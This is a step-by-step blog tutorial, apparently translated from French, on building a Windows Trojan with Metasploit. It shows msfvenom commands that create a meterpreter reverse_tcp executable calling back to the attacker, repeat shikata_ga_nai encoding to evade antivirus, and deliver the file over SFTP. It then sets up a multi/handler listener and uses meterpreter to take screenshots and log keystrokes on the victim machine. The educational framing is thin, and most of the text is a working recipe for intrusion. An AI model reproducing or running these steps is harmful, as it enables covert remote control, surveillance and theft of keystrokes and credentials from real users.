
A Trojan horse, or Trojan, is a program that grants access to a computer or system by appearing harmless at first sight, but is ultimately designed to harm its target.
The best way to understand how attackers operate is to gain practical experience of their techniques. This is why we propose to design a virus using the Meterpreter payload, which provides an interactive shell from which an attacker can exploit the target machine and run code.
Part 1: Designing the Trojan horse

Step 1: Update and upgrade Kali Linux
You should update Kali Linux regularly. If you have not upgraded it for a while, or if you have just started it, now is a good time to update it.
Open the terminal by clicking the window at the top and type:
sudo apt-get updateTo apply the updates, type:
sudo apt-get upgradeUpdating to the most recent versions contributes to security and ensures that the tools work correctly. Now we can begin.
Step 2: Open the exploitation software
We are going to use Metasploit, which is software preinstalled on all Kali Linux machines that will allow us to create custom payloads that will connect back to our Kali from the victim's computer
MsfVenom is a standalone payload generator produced by Metasploit that combines and replaces msfpayload and msfencode.
The list of commands available in msfvenom is obtained with the command of the same name:
msfvenomStep 3: Choose the payload
In the context of a computer virus or worm, the payload is the part of the malware that carries out a malicious action.
To retrieve the list of available payloads, use:
msfvenom -l payloads
Meterpreter uses a reverse_tcp shell, which means that it connects to a listening point on the attacker's machine to establish a connection with a shell.
There are two popular types of shell: bind and reverse. A bind shell opens a new service on the target machine, and forces the attacker to connect to it to start a session. A reverse shell (also called connect-back) forces the attacker to first set up a listening point to which the target machine can connect.
Step 4: Customize the payload
It is also possible to display the options related to the chosen payload:
msfvenom --list-options -p windows/meterpreter/reverse_tcp
We see that LHOST is empty, and it is precisely to the address we will define that the exploit will send information from the infected device. In most cases, this will be your IP address.
The listening port 4444 is defined by LPORT and will be the one used by Kali Linux to receive the communication from the Trojan horse.
To find your IP address, enter
ip addressIn the terminal your IP address is found after the word "inet". If you are connected to the Internet via Ethernet, use the IP address of the eth0 network card; if you are connected wirelessly, use that of wlan0; and finally, if you are connected to a VMWare machine, it might be under ens33.
The IP address will be our LHOST parameter.
Step 5: Generate the Trojan horse
Now that we have our payload, our IP address and our port number, we have all the information we need.
To be able to create the file directly in your home directory, go to it using:
cdYou can now create an executable file from the payload; here is the syntax to adapt:
msfvenom -p [payload] LHOST=[votre adresse ip] LPORT=[numéro de port] -f [type de fichier] > [chemin du fichier]
The file type must be exe and the path must contain the file name (do not forget the file extension after the file name). In particular, make sure not to press Enter before adding the "> [chemin du fichier]", because that would launch the exploit on your own device.
If we look in our files using ls, we see that our executable appears.
Step 6: Encrypt the Trojan horse
Since windows/meterpreter/reverse_tcp is a common exploit, most antivirus programs will detect it. However, we can encrypt the program so that an antivirus has less chance of detecting it. A long list of encoders is included with metasploit. Type:
msfvenom -l encodersOnce you have chosen the desired encoder (we recommend x86/shikata_ga_nai), you can encrypt it several times when you type the command to carry out the exploit. Encrypting the file several times helps to make the program less susceptible to antivirus software.
Here is the syntax:
msfvenom -p [payload] LHOST=[votre adresse ip] LPORT=[numéro de port] -e [encoder] -i [nombre d'applications] -f [type de fichier] > [chemin du fichier]
Step 7: Run the Trojan horse on a target
To transfer the executable to another system, we advise sending it by SFTP.
First you have to turn on the ssh service of Kali Linux with:
service ssh startYou can now connect via an FTP client from the target computer to carry out the following part, which will consist of infiltrating a Windows system.
Part 2: Controlling the Trojan horse
For the demonstration we are going to use a virtual machine running Windows 7.
On this system it is not necessary to disable the security built into Windows, unlike Windows 10 where the security must be disabled to continue.
Step 1: Start a meterpreter session
The msfconsole is probably the most popular interface of the Metasploit Framework (MSF). It provides a centralized "all-in-one" console that lets you efficiently access virtually all the options available in MSF. MSFconsole may seem intimidating at first, but once you have learned the command syntax, you will learn to appreciate the power of using this interface.

Open the "msfconsole" from the terminal, or meterpreter from the applications menu.
You should then see an open menu that looks like this:
Type:
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
If you have forgotten how to find your IP address from the previous article, simply type ifconfig in a new terminal.
set lhost [votre adresse]
set lport 4444
Once all this is done, type "run" and the session will begin. The session will keep waiting for the Trojan horse file to be run.
runStep 2: Wait for the bait to be taken
You will be on this screen until the target runs the file, and once it does, your screen will become like this:

From here, you can type "help" to see a list of commands.
helpStep 3: Take action
There are a ton of commands to experiment with. You can record the target's keyboard, take screenshots, take photos with the webcam and much more.
For example, to take a screenshot of the target computer, type:
screenshotThe feature everyone loves.. Keyscan! To start recording the keyboard use:
keyscan_startYou can then retrieve the keyboard entries with:
keyscan_dumpFinally, to stop recording:
keyscan_stopTo exit the meterpreter session, simply type "exit".
exitAnd these are just a few of the many amazing things you can do with meterpreter and Metasploit in general.
See you very soon, on Awoui!